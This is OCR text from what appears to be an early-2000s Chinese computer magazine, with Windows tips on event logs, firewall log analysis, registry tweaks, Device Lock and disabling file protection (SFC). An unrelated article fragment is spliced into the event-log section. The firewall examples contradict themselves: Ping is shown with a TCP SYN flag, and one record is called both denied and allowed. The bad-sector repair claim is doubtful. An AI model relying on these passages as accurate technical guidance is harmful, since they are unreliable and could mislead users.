失败审核是一种描述未成功受审核的安全事件，它是系统日志中重要的部分。例如，当用户无法访问网络驱动器时，就可能记录“失败审核”事件。在默认情况下，你可能看不到成功审核和失败审核类型，因为这两种类型是安全性日志中专有的，而Windows XP在默认情况下，安全性日志不会记录任何内容，我们必须以管理员身份登录系统，指定哪些事件将被审核并记录在安全性日志中，打开组策略设置中的“计算机配置→安全设置→本地策略→审核策略”，双击右边列表中需要审核的事件，在打开的属性窗口中选择审核失败事件即可。

实例三：查到日志后怎么办

双击某条日志记录即可看到该事件日志的详细资料(见图1)。通过这些资料，我们可以知道系统是在某时某刻出现了什么问题，以及详细的问题描述。但多数情况下，仅靠这些描述并不能解决问题。此时就得借助网络来快速找到解决方法。

方法一：通过微软知识库查找。微软知识库的网址是

有一个“暂停”选项，不妨暂时停止进程的运行看看有没有效果。

实例2:游戏、工作两不误

在任务管理器或Process Explorer中检查进程的运行情况可以看出Windows的忙闲程度，不过大多数时候只有少量进程才有可测量的处理器占用时间，许多进程因占用处理器时间极少而显示0值。尽管如此，它们仍会影响对CPU要求极高的应用程序，例如3D游戏。那么，如何从系统运行进程的角度来优化性能呢？

Windows 2000/XP提供了一个选项，位于“控制面板→系统→高级→性能”，再进入“设置→高级”，“处理器计划”选项允许用户选择让前台程序还是后台服务占用较多的CPU时间。默认情况下Windows自动选择前台“程序”选项，但有时选择这个选项效果可能适得其反。例如在小型局域网上，作为服务器的PC只是偶尔用来执行一些对CPU要求不高的任务，例如文字处理，这时选择“后台服务”更有利于服务器性能的发挥。

通过本文的介绍我们看到，像任务管理器、Process Explorer这样的面向系统底层的工具对于分析系统运行的内部情况是十分有用的。一个小小的Process Explorer，可以让我们获得大量有关安全、性能、稳定性的信息，并利用这些信息改善系统运行状况。

CF [XT06]



图 1

http://support.microsoft.com，查找时需要在“搜索(知识库)”栏中输入事件日志中的关键字或事件发生源和ID信息等。

方法二:通过Eventid.net网站查询。从网站名称上也可以看出，这是一个专门解决系统事件问题的网站，它由众多微软MVP(最有价值专家)主持，几乎包含了全部系统事件的解决方案，网址是http://www.eventid.net。登录网站后，单击导航栏中的“Search Events”链接，然后在页面中的“event ID”和“event source”栏中分别输入事件ID和事件源，单击“Search”按钮，Eventid.net网站就会找出所有相关的资源及其解决方案，不过内容都是英文的，要想完全看懂的话，需要一定的英语水平。

小提示

事件日志列表中往往会有多达数千条的记录，生成的事件记录越多，发现严重事件就越困难，如果想快速找到想要的记录，可以单击菜单“查看→筛选”，选择显示指定时间范围或指定类型的日志记录。如果觉得列表中的日志记录已经不需要的话，可以右键单击左边的日志类别名称，选择“清除所有事件”即可。

实例四:请个高手来帮忙

事件查看器通常用来查看本地系统事件日志，虽然也可以在“操作”菜单中选择“连接到另一台计算机”来查看远程机器事件日志，但一次只能查询一台机器，如果遇到较大规模的局域网，集中管理会很麻烦。现在，通过一款名为Network Event Viewer的工具，远程日志管理就方便多了，它可以帮你集中管理多台机器的事件日志。

Network Event Viewer小档案

软件版本:2.0　软件大小:634KB
软件性质:共享软件　适用平台:Windows 2000/XP/2003
下载地址:http://www.diskmonitor.com/downloads/nevsetup.exe

运行软件后，在左边的机器索引列表中选择要查询事件日志的机器名(见图2)，单击“Download”按钮下载日志文件，等下载完毕后，即可在右边看到该机的日志记录，选中记录后即可在下面看到描述信息，但遗憾的是，软件对中文支持不好，描述中的中文文字全部变成了？？。单击工具栏中的按钮可以快速切换要显示的事件日志类别，也可以对日志类型的显示进行筛选。




图 2

硬盘维护参考——磁盘扫描日志

当系统遭遇非法关机时，Windows会在下次启动时自动进行磁盘扫描，并在磁盘扫描日志文件中写入扫描结果。对Windows 98来说，系统会将磁盘扫描日志保存在C盘根目录下的“SCANDISK.LOG”文件中，用记事本打开该文件，就能直接看到日志记录；而对于Windows XP，它会先输出扫描记录到一个名为Bootex.log的文件中，该文件放在被检查磁盘的根目录下，当系统启动完毕后，系统Winlogon服务会将每个Bootex.log文件的内容转移到“应用程序事件日志”中，其事件ID为“1001”，事件源为“Winlogon”，打开事件查看器，我们就可以看到这些日志。

实例:利用磁盘扫描日志恢复碎片文件

一般来说，我们通常无需了解磁盘扫描日志文件中的内容，因为程序会自动处理扫描中遇到的问题，不过有时利用磁盘扫描日志中的记录，却可以帮助我们快速恢复“FOUND.000”目录中的未知文件。例如笔者的电脑某次非法关机重启后自动进行磁盘扫描，进入系统后发现硬盘FOUND.000目录中出现了名为“FILE0000.CHK”和名为“FILE0001.CHK”的两个碎片文件，不知是什么名称和类型。通过查看磁盘扫描日志记录，可以看到有如下内容(见图3)。



图 3

可以看出，磁盘扫描程序把由“日志文件.lnk”开始的碎片文件重新存储为两个文件了，查看两个文件均为4KB，估计两个均为“LNK”类型，修改扩展名后发现其中“FILE0001.CHK”正是指向“日志文件”的快捷方式文件，另外一个则是指向另一个文件的快捷方式。

小技巧

Windows XP系统非法关机重启后，自动运行磁盘扫描程序时，扫描每个分区前会等待10秒钟，如果你的分区较多的话，这将会延长完成启动的过程，我们可以手工取消这个延时，在开始菜单中的“运行”命令栏中输入“chkntfs /t:0”，即可将磁盘扫描等待时间设置为0秒。

网络安全天书——防火墙日志

要想保证系统在网络中的安全，仅仅安装一个防火墙，设置好它的安全级别，然后让它来自动选择允许通过的数据包是远远不够的。如果你关心系统安全，还需要经常检

查防火墙日志文件。通过对日志文件的分析，你可以确定是不是需要采用更严格的防火墙规则，或者追踪攻击者的地址，下面以大家最常用的天网个人防火墙为例，介绍如何分析防火墙日志。

在天网防火墙主界面中点击笔形按钮即可打开日志记录(见图4)。一般日志记录中会有很多重复的记录，每条记录由三行组成：



图4

第一行记录反映了数据包发送/接受时间、发送者IP地址、对方通讯端口，数据传输封包类型、本机通讯端口等情况。

第二行为TCP数据包的标志位。这是TCP数据段头的一个标识，TCP共有六位标志位，分别是：URG、ACK、PSH、RST、SYN和FIN，天网防火墙在显示标志位时分别取这六个标志位的第一个字母，即A代表ACK、S代表SYN等，常用的标志位有ACK、SYN和FIN，下面我们分别来介绍一下这六个标志位。

SYN：同步标志。该标志仅在三次握手建立TCP连接时有效，它提示TCP连接的服务端检查序列编号。

ACK：确认标志。大多数情况下该标志位是置位的，它提示远端系统已经成功接收所有数据。

FIN：结束标志。带有该标志置位的数据包用来结束一个TCP会话，但对应端口仍处于开放状态，准备接收后续数据。

RST：复位标志。用于复位相应的TCP连接。

URG：紧急标志。

PSH：推标志。该标志置位时，接收端不将该数据进行队列处理，而是尽可能快将数据转由应用处理。

第三行则是对数据包的处理方式，对于不合乎规则的数据包会被拦截或拒绝，对于合乎规则但被设置为监视的数据会显示为继续下一规则。

实例：黑客攻击实战记录

这里，我们将几组典型的日志记录进行了整理，并标注了序号，下面我们来逐条分析。

记录1：[11:30:46] 202.121.0.171 尝试用Ping来探测本机，

TCP标志：S

该操作被拒绝。

该记录显示了在11:30:46时，从IP地址202.121.0.171向你的电脑发出Ping命令来探测主机信息，但被拒绝了，这是因为在防火墙规则中我们设置了“防止别人用Ping命令探测主机”。如果在日志中从该地址发来的Ping命令只有一条，这倒没什么值得注意的，如果接连不断地显示有许多来自于同一IP地址的记录，这时你就要注意了，这很可能有人在利用黑客工具探测你的主机信息。另外一种情况，如果在较短的时间间隔中，显示有来自局域网中多个不同IP的计算机试图利用Ping的方式来探测本机，那很可能局域网中的这些机器感染了冲击波类蠕虫病毒。

记录2：[11:18:58] 61.142.152.11 试图连接本机的Http[80] 端口，

TCP标志：S

该操作被拒绝。

本机的Http[80]端口是HTTP协议的端口，主要进行HTTP协议数据交换，比如网页的浏览，或者是提供WEB服务。对于服务器来说，该记录表示有人通过这个端口进入服务器访问网页，对于个人电脑来说一般没有提供这项服务的，如果在日志中连续出现了大量的类似记录，而且来源IP和端口号都是不定的，但TCP标志都为S，即连接请求(SYN数据包)的话，你可能是受到了DoS攻击中的SYN Flood洪水攻击。

出现这种日志记录时，还有一种情况就是服务器受到了“红色代码”(code red)病毒的攻击。“红色代码”病毒是利用“缓冲区溢出”的漏洞入侵安装了IIS4.0或IIS5.0的服务器，并对它进行控制和破坏的。它的传染机制就是利用所控制的服务器进行网络探测，一旦发现有提供80端口WEB服务的服务器，就尝试利用“缓冲区溢出”的漏洞进行传染。正因为如此，当有多台服务器都被传染了“代号红色”病毒之后，它们就会不停的对周边主机发出TCP的SYN数据包，当被病毒控制的服务器越来越多的时候，这样的情况就会越严重，一大堆服务器发出的SYN包可以等同于对网络进行着DoS攻击，这种情况也是很严重的。

记录3：[11:50:09] 10.100.2.28试图连接本机的NetBios-SSN[139]端口，

TCP标志：S，

该操作被拒绝。

如果在日志中连续频繁出现来自同一IP的连接本机NetBios-SSN[139]端口请求，且时间间隔较短，那么很可能IP地址为“10.100.2.28”的计算机感染了“尼姆达病毒”，该病毒的典型特点就是利用139端口自动搜寻局域网内一切可用的共享资源，以便复制和传播病毒。

这条记录首先从IP地址判断是来自局域网内部的数据传输，按照设定的规则这个数据传输被允许了，本机进行了应答，因此这个数据传输是符合规则的，但由于在规则设置中设置了“TCP数据包监视”，这个正常的传输就被记录下来了。所以说，并不是所有被拦截的数据包都意味着有人在攻击你，有些是正常的数据包，但由于你设置的安全规则不同也可能会被防火墙拦截下来。当然如果你发现实际上这个数据传输是有害的，或者是你不允许来自于局域网内的其他机器与你进行这样的数据传输，这时你就需要修改一下防火墙规则以满足新的要求。

|CF|[XT07]



加强系统安全之另类怪招

■ 成自强

Windows 2000曾经有一个著名的输入法漏洞，可以借助中文输入法跳进系统。这个漏洞可以通过安装SP1以上补丁包解决。在下载补丁程序的时候，我意外发现了一个另类加强系统安全的方法，还可以实现某些特别效果，不愿独占，拿出来与大家共同分享。

意想不到的最终效果

先说一下最后效果，在Windows 2000登录画面出现，提示按“Ctrl+Alt+Del”时，正常按住这三个键进行登录，Windows 2000却置之不理，按其他键也是如此，键盘没有任何效果，正常的“敲”键盘是不行的，需要按住几秒，才会出现盼望的输入密码框，输入密码和用户名也是如此，但进入系统后就一切可正常操作了，不明白的人还以为键盘出了毛病，这样，因为无法正常地操作键盘（将其操作速度放缓），就一定程度上降低了别人进入系统的可能性 。

实现方法

第一步：在“开始→运行”中输入“regedt32”，选择根键是[HKEY_USERS]的视窗，将[.default\control panel\Accessibility\keyboard preference]中“ON”的数据改为1。

第二步：将[.default\control panel\Accessibility\keyboard response]的“flags”数据改为127。

第三步：好了，该看一下效果了。注销系统，按“Ctrl+Alt+Del”、输入密码键盘是不是不像以前那么听话了，键盘好像失灵一样，机箱喇叭在狂叫，怎么办？需要先按住“Ctrl”不放，待系统发出蜂鸣后再按“Alt”，再待系统发出蜂鸣后，再按住“Del”，此时可以输入密码了。

第四步：下一步是输入密码。注意键盘上的键反应速度都降低了，要输入任何键，都需要按住它几秒钟才会显示出来，回车键也是这样的。

登录系统之后，用键盘输入文字的速度没有变化，恢复到了正常速度。用了这个技巧，那些企图进入系统的人可能会误认为系统或键盘出了毛病而走开，给我们的系统又加了一把“锁”。

|CF|[XT08]

系统应用　系统应用　系统应用　系统应用　系统应用　系统应用　系统应用

修复硬盘坏道竟如此简单！



■ LX

硬盘出现坏道，是电脑用户最不希望看到的事情，因为这很可能造成数据丢失等严重后果。出现坏道怎么办？如何最大程度降低风险，并避免坏道以后再捣乱？《电脑爱好者》2004年第11期《拿什么来拯救你——硬盘损坏与坏道修复全接触》一文曾经比较全面地介绍了修复坏道的方法，但文章中较多地介绍的是一些专用修复工具，使用方法比较复杂。

最近一位热心读者为我们提供了一个消除坏道的方法，她朋友的电脑出现了坏道，因为看到《电脑爱好者》的相关文章说，坏道有可能是逻辑坏道，重新分区格式化后就会消除，于是找来Windows 98启动盘，启动电脑后用Fdisk和Format命令分别硬盘进行了分区和格式化。但结果坏道依然存在，无计可施的时候，想到了手边还有一张Windows XP的安装光盘。抱着试试看的心情，插入光盘，在安装过程中用其中集成的分区和格式化工具对硬盘进行了重新分区和格式化。当安装好操作系统后，用磁盘扫描工具检查，坏道竟然神奇地消失了！

小编有话说：

根据我们的分析，Windows XP的分区和格式化工具要比Windows 98的更强大，对逻辑坏道有很强的修复能力，同时可能还能屏蔽物理坏道。因此，如果你的电脑硬盘也出现了不易恢复的坏道，可以先用Windows XP的安装光盘中的分区试试，没准就能收到意想不到效果。它的具体使用方法请参考本刊２００４年第19期的《PQMagic——硬盘分区魔术师》一文中的相关介绍。

|CF|[XT09]

我和Word抢资源

■ 田金荣

平时我们经常要用Word来处理文件，但有时它也会带来些小麻烦，下面是我们在使用Word时遇到的两个和系统资源相关的问题。

问题1：当我们打开大文档时，Word出现不停翻页情况，几十页的文档甚至分到几千页还无休无止。我们只能看着干着急，按“Ctrl+Alt+Delete”打开任务管理器，显示CPU占用100%。最后只能强行中止Word程序。

问题2：当我们打开文档编辑时(特别是别人编辑的大文档)，虽然不出现不停翻页的情况，但CPU资源占用始终接近100%，此种情况在台式机上问题不明显，但在笔记本电脑上由于CPU占用率太高，导致风扇不停狂转，就像中了病毒一样。

其实这并不是病毒的原因，而是所编辑的文档是用Office的不同版本编辑的，版本不一致导致Office将一些编辑符号认错，导致Word不停地进行语法检查。遇到这种情况时，只要将‘工具→选项→拼写和语法’中所有选项取消就能解决问题。这样还可以减少Word对系统资源的占用，修改后将文档保存一下即可。今后如需要，恢复选中即可。 |CF|[XT10]

系统应用 系统应用 系统应用 系统应用 系统应用 系统应用 系统应用

病毒带给Foxmail的烦恼

■ Limited

故障现象

打开Foxmail安装目录下的“mail\账户”目录，可以发现Foxmail的信件是以BOX和IND这两种文件形式保存的，如:收件箱(in.box)、发件箱(out.box)、已发送邮件箱(sent.box)、垃圾邮件箱(spam.box)、废件箱(trash.box)。当防火墙、杀毒软件或人为不小心删除、移动了此目录中的BOX或IND文件时，在使用Foxmail时就会出现“File Open Error:C:\Program Files\Foxmail\mail\账户*.IND(或*.BOX).”的错误提示(见图)。



解决方法

发生这个问题的原因可能是收到的信件中带有病毒，而我们所安装的杀毒软件可能把BOX或IND这两个文件隔离或删除了。

1.如果是被隔离了，先把杀毒软件关闭，然后在软件的病毒隔离文件夹中找出BOX或IND文件，用记事本打开，找出带病毒的邮件删除后，把BOX或IND文件还原到原来目录中并压缩一下信箱即可。

2.如果是被删除了，必须及时在系统中查找是否有BOX.tnp(BOX.lost)或IND.tnp(IND.lost)这两个类型的备份文件，如果有备份则把所丢失的文件扩展名改名为BOX或IND，然后把该文件拷贝到原来目录中。

如果没有备份，而信箱中的信件也不太重要，则可以其他账户下拷贝相同文件名的BOX或IND文件到出问题账户文件夹下即可恢复正常使用。如果信件比较重要又没有备份，这时先查看一下邮件服务器中是否还有副本，如果也没有，可以通过求助一些硬盘数据恢复的软件，尝试着看是否能恢复重要数据。

小提示

磁盘恢复工具挺多的，如果你需要用，推荐你使用以下两个软件。软件的使用很多文章都有介绍，这里不再赘述。

Final Data（下载地址：http://download.pchome.net/system/disk/9089.html）

RecoverNT （下载地址：http://www.onlinedown.net/soft/10432.htm）

经验总结

这种情况大多数是由收到带病毒的邮件而导致的，我们不能预知什么信件中有病毒，所以在病毒软件的监控设置中，最好不要把对邮件的监控直接设置为删除，这样避免重要信件被删除而无法恢复。|CF|[XT11]

来吧！DIY你自己的优化大师



■ 自由风数码 徐海斌

优化大师挺好用，但要收费，杂志和网上经常介绍如何修改注册表来优化或调整系统，其实你只要花些功夫也能DIY一个自己的优化大师。以后重装完系统就能快速完成优化和调整工作，同时如果把它打包发给朋友，他们同样可以享受你的劳动成果。

Excel＋REG文件，就这么简单！

下面以锁定注册表和解锁注册表这个调整为例，其手动操作是：打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system]，在右侧窗格新建“DisableRegistryTools”双字节值（DWORD），将其值设置为1为禁用注册表，设置为0为解锁注册表。

第一步：首先在C盘新建名称为“优化大师EXECL版”的文件夹。

第二步：先在注册表编辑器中将“DisableRegistryTools”设置为0，接着选中左侧窗格的“system”项，点击“注册表→导出注册表文件”，将其保存到刚才创建的文件夹中，并命名为“解锁注册表.reg”（注意：“导出范围”应选择“选定的分支”）。将值修改为1后，再重复操作导出为“锁定注册表.reg”。

> **小提示**
> 你可以在网络上搜索到相关功能对应的注册表修改方法，也可以按照17期杂志中《捉出注册表中的内鬼》一文介绍的方法对注册表进行监视，把修改前和修改后的注册表数据分别保存为REG文件。

第三步：打开Excel，设计一个如图1所示的表格框架，当然这里只是做了一个简单实例示范，你也可以按照自己的想法对这个表格进行美化设计，如果优化内容比较多，也可以设计一个带有分类功能的表格，以使管理更加直观、方便。




图1

第四步：选中“锁定注册表”单元格并右击，选择“超链接”，在文件浏览器中选定“C:\优化大师EXECL版”目录中的“锁定注册表.reg”文件（见图2），单击“确定”按钮，可以看到在Excel表格中“锁定注册表”




图2

已经变成了蓝色下划线的超链接状态。按照同样方法，将“解锁注册表”链接到“解锁注册表.reg”文件即可。

> **小提示**
> 另外还可以右击相应的单元格并选择“插入批注”，将一定需要特别说明的文字写进去。

第五步：这个Excel版的优化大师使用就比较简单了，例如要锁定注册表，只要在表格中点击一下“功能列表”列中的“锁定注册表”，这时EXECL会提示打开外部文件可能含有病毒，不必管它，直接点击“确定”，再单击“是”按钮即可完成该功能。

实例：把注册表文件藏到Excel表格中去！

Excel表格具有便于管理，便于添加注释的特点，把注册表文件添加进去确实很方便。但是，注册表文件与Excel文件不在一起，保存起来很麻烦，能把它们合成一个文件吗？当然可以！

第一步：在Excel中选择“插入→对象→从文件创建”，在“浏览”中选择要添加的注册表文件，然后勾选“显示为图标”项（见图3），按“确定”。

第二步：保存文件为“注册表.xls”。今后需要用的时候，只要打开Excel文件，双击相应的注册表图标，就可以执行相应的注册表操作了（见图4）。注意：第一步



图 3

中选择的注册表文件已经嵌入Excel文件中，再也不用带着Excel文件到处跑了。你需要的注册表文件，全在一个XLS文件中了，是不是很方便？

可能大家会觉得这个方案过于简单了，其实最简单的也是最方便的，该方案有个好处是优化大师类软件无法比拟的，那就是我们可以使用Excel的“查找”功能，快速定位某个功能，而不必像优化大师那样得一个个点击才能找到，即使拥有上千个优化功能，找到某个功能也只是弹指之间。




图 4

用 RegBox 打造更专业的优化大师

RegBox小档案

软件版本：3.0　软件大小：1686KB
软件性质：共享软件　适用平台：Windows 9x/2000/XP
下载地址：http://xj-http.skycn.net:8080/down/RegBox30.EXE

RegBox是一款特别的注册表修改工具，它不仅是个注册表优化工具，而且可以当作一本详细的注册表说明书，软件内置200多个注册表修改实例，当你选中某个技巧时，在右边的技巧属性面板中可以看到该技巧的详细说明（见图5），包括该技巧修改的注册表路径及键值，甚至还有危险性提示，想执行该技巧，只需要选中技巧前面的方框，使之出现“√”标记，然后单击工具栏中蓝色的“开始使用技巧”按钮或者直接按快捷键 F5 即可。而RegBox的最大特色则是它强大的DIY功能，可以让你自行扩充软件的优化技巧，如果发现了新的修改技巧，完全可以自由添加 。



图 5

第一步：添加新类别

RegBox内置了八大类别的技巧，你也可以自行添加新的类别，单击工具栏中的“新建”按钮，然后修改名称为“我的技巧”即可。如果想继续在该类别下建立新的子类别，则需要单击“新建”按钮右边的下拉箭头，选择“添加新的子技巧类别”命令。

第二步：添加新技巧

RegBox并没有直接提供新建技巧的按钮或命令，我们可以先在技巧属性面板中单击最下面的“清空全部”，然后在技巧属性栏中输入相关数据，例如要添加锁定注册表技巧，可以在“作用”栏中输入“锁定注册表编辑器”，在“键位”栏中输入“HKEY_CURRENT_USER\Software\Microsoft\Windows-\CurrentVersion\Policies\System”，“键名”栏中输入“DisableRegistryTools”，然后单击“键值”标签，“类型”下拉框中选择“DWORD值”，“命令”栏输入“确定”，“键值”栏输入“1”后单击“添加”按钮（见图6），最后单击面板下面的“保存成新的技巧”按钮即可。




图 6

小提示


不同类别键值，数据输入有一定要求，字符串值没有特殊要求，而二进制值则只能输入十六进制的数字（0～9和A～F），并且在每两个字符间必须加入一个空格字符，不足两个字符在前面加0。例如：01 a0 c0 68 1a 。双字节值（DWORD）也只能输入数字（0－9）和字母（A－F），不过输入时的格式没什么限制。

RegBox还提供了技巧归类整理功能，例如可以把自己最常用的功能单独归类到“我的技巧”类别，方法很简单：选中要复制或移动的技巧，单击鼠标右键，选择“复制”或“剪切”命令，然后将其粘贴到指定的类别中即可。

CF[XT12]

在公司或是宿舍，大部人都不愿意喜欢别人随便随便使用他的电脑，比如通过光盘安装软件，通过软驱或闪盘复制自己的数据。但要想在Windows 中禁用这些设备并不那么简单，如果你有这样的需求，请试试Device Lock这款优秀的软件吧。

我的设备请勿使用！



■ ABC

Device Lock能锁定本机上的任何设备，比如：USB端口、无线网卡、打印机、硬盘等，甚至还能指定锁定设备的日期和时间，在局域网中还可以远程锁定其他电脑的任何设备。

Device Lock小档案

软件版本:5.61　　软件大小:1.8MB
软件性质：共享软件（限用30天）　适用平台：Windows 9x/Me/2000/XP
下载地址：http://www.onlinedown.net/soft/6232.htm（Windows 2000/XP）
http://www.onlinedown.net/soft/6231.htm（Windows 98/Me）
软件备注：安装时，会弹出一个Select Directory（选择目录）窗口，如果已经注册，拥有其使用授权，可以直接选择其存放文件夹，导入授权协议来注册DeviceLock。否则，按下Cancel按钮即可使用其试用版本。

相信不少朋友的电脑中都会许多重要数据，因此可以使用Device Lock来锁定保存重要数据的分区，从而使其他人即使登陆进了你的电脑，也无法访问数据分区。

第一步：安装完成后，点击“开始→程序→DeviceLock→DeviceLock Manager”即可启动程序。启动后，Device Lock首先会出现注册窗口，按下Close（关闭）按钮关闭。之后，软件会自动分析所在局域网所有电脑（如果没有连入局域网，则不会分析）。接着，找到所在工作组，选中你的电脑，再选择要锁定的设备。

要注意的是，在DeviceLock中，可以锁定的设备包括：CD-ROM、Floppy（软盘）、Hard disk（硬盘）、Parallel port（并行口）、Removable（可移动设备）、Serial port（串行口）、USB port（USB口）等。选中其中一个设备后，其下还会出现子设备。如本例中，由于我们电脑上有多个硬盘或分区，选择Hard disk项后，还可以在下面选择你保存重要数据的分区（见图1）。



图1

第二步：之后，单击右边第一个按钮（Set Permissions）进行锁定设置，在打开的窗口中先选中“Everyone”，接着单击“Delete”按钮删除，接着单击“Add”按钮，在打开的“选择用户和组”中选择一个账户，如"1"。然后在右边窗口中可以看到一个二维表格，横轴是时间，纵轴是星期。按住鼠标右键（注意是右键）拖拉将所有蓝色块设置为白色，接着在下面通过下拉菜单将“Full Acess”改成“No Access”。最后单击“OK”按钮即可（见图2）。




图2

小提示

★用鼠标左键拖拉定位即可设置允许该用户使用该设备的时间。

★在禁用USB等设备时，如果你的电脑上安装了打印机之类不能禁用的USB设备，点击图的Security Settings按钮会出现设备详细信息窗口，在这里可以选择允许DeviceLock控制哪些USB设备。

第三步：进行上述设置后，当用户使用“1”这个账户登录你的电脑，则无法访问刚才禁用的硬盘分区。

你知道吗？

如何控制你的打印机

你不希望别人乱用你的打印机，而又要对特定用户开放共享打印，可以点击“开始→设置→打印机”，右击要共享的打印机图标，选择“共享”。再单击“安全”标签，删除掉所有用户。再单击“添加”允许使用打印机的用户。

|CF|[XT13]

技巧E卡通 Skill Tips

改变 Windows XP 中后台打印文件夹的位置

所谓后台打印，即系统得到打印命令时把需要打印的信息保存到硬盘上，待打印机准备完成时再交给打印机工作，这样可以及时安排多个打印序列。后台打印的信息存放在"C:\Windows\system32\spool\printers"文件夹下，如果由于系统盘空间紧张或者其他原因需要改变此文件夹的位置，可以进行如下操作：

单击"开始→控制面板"，选择类别中的"打印机和其他硬件"，在"选择一个任务或选择一个控制面板图标"中点击"打印机和传真"，弹出"打印机和传真"窗口，依次点击"文件→服务器属性→高级"，在"后台打印文件夹"右侧输入存放位置(比如"D:\myprinter")即可。

(Heelen)

自动分类整理IE收藏夹

不少人喜欢把自己常逛的网站或者有用的资料站点添加到IE收藏夹中，如果IE收藏夹中的东西多了，肯定比较乱，用起来很不方便。这时我们可以打开IE收藏夹目录(Windows 98的路径为C:\Windows\favorites，Windows 2000/XP的路径为C:\Documents and Settings\User\Favorites)，在目录的空白处打开鼠标右键菜单，在"排列图标"菜单中选择其中一种排列方式。不过这个方法只能治标不能治本。如果有新的站点加入收藏夹的话，原来的排列顺序又可能被打乱了。其实，我们可通过修改注册表来彻底解决这个问题：

打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MenuOrder\Favorites]分支，然后把右侧窗口中的"Order"键值删除掉，关闭注册表。重新打开IE，你就发现IE收藏夹就会自动按字母顺序排列了。

(Limited)

快速查看系统已经启动的服务

在Windows 2000/XP/2003中，要快速查看系统已经成功启动的服务，可以直接在命令提示符窗口中输入"net start"，不过它只列出服务名称，如果要了解关于已经启动的服务的详细信息，请在运行框中输入"services.msc"并回车－打开"服务"窗口，然后单击两次窗口右边的"状态"列，让已启动的服务排列到前面，通过"描述"列可以查该服务的说明。

(冯小民)

真正干掉SFC

SFC的中文意思是系统文件扫描，它和WFP(Windows文件保护)一样，都是Windows XP为增强系统稳定性而强加进的功能，目的就是防止安装软件或其他操作时将系统文件(一般是DLL文件和EXE文件)覆盖。我们已经知道可以通过在命令提示符窗口运行"SFC /PURGECACHE"进行清除Dllcache文件，但这仅仅是使XP失去文件保护的功能。一旦它检测到系统文件被更改或更换，它还会弹出插入安装盘的Windows文件保护对话框。我们可以通过两种方法让SFC功能失效。

1.在注册表中动手

在注册表编辑器中找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]，双击右列表窗口名为"SFCDisable"双字节类型的键值项，赋上新值"ffffff9d"，重启Windows即可。

2.在组策略中修改

点击"开始→运行"，输入"gpedit.msc"，打开组策略工具。在组策略的左侧目录树展开目录树"计算机配置→管理模板→系统→Windows文件保护"，接着双击右窗口的"设置Windows文件保护扫描"项，在弹出的属性窗口中选择"已禁用"方式，点击"确定"返回。

(Before)

找回丢失的输入法的另类方法

Windows XP中，输入法图标不见了，传统解决办法是通过"控制面板"的"区域选项和语言"对话框修改，步骤较为繁琐，其实只需两步便可轻松搞定，十分简便。单击"开始→运行"，调出"运行"对话框。输入"ctfmon"，单击"确定"即可找回丢失的输入法。

(李华新)

CF [XT14]

虚拟机软件凭什么诱惑你？

★想试Linux，不用重新分区，就像安装Office软件一样，让你直接在Windows中尝鲜。

★可以反复练习Fdisk、PQmagic等危险软件的使用方法而无需担心破坏实际的计算机系统。

★一台电脑变成三、四台，同时运行多个操作系统不再是天方夜谭，只要删除一个文件夹即可完成操作系统卸载。

★组建虚拟的局域网，轻松学习网管知识，进行各种网络试验，根本不必购买交换机、路由器以及网线等网络设备。



巧用VMware 电脑分身有术

■河北 老周 北京 王学宾

芝麻开门

1.什么是虚拟机？

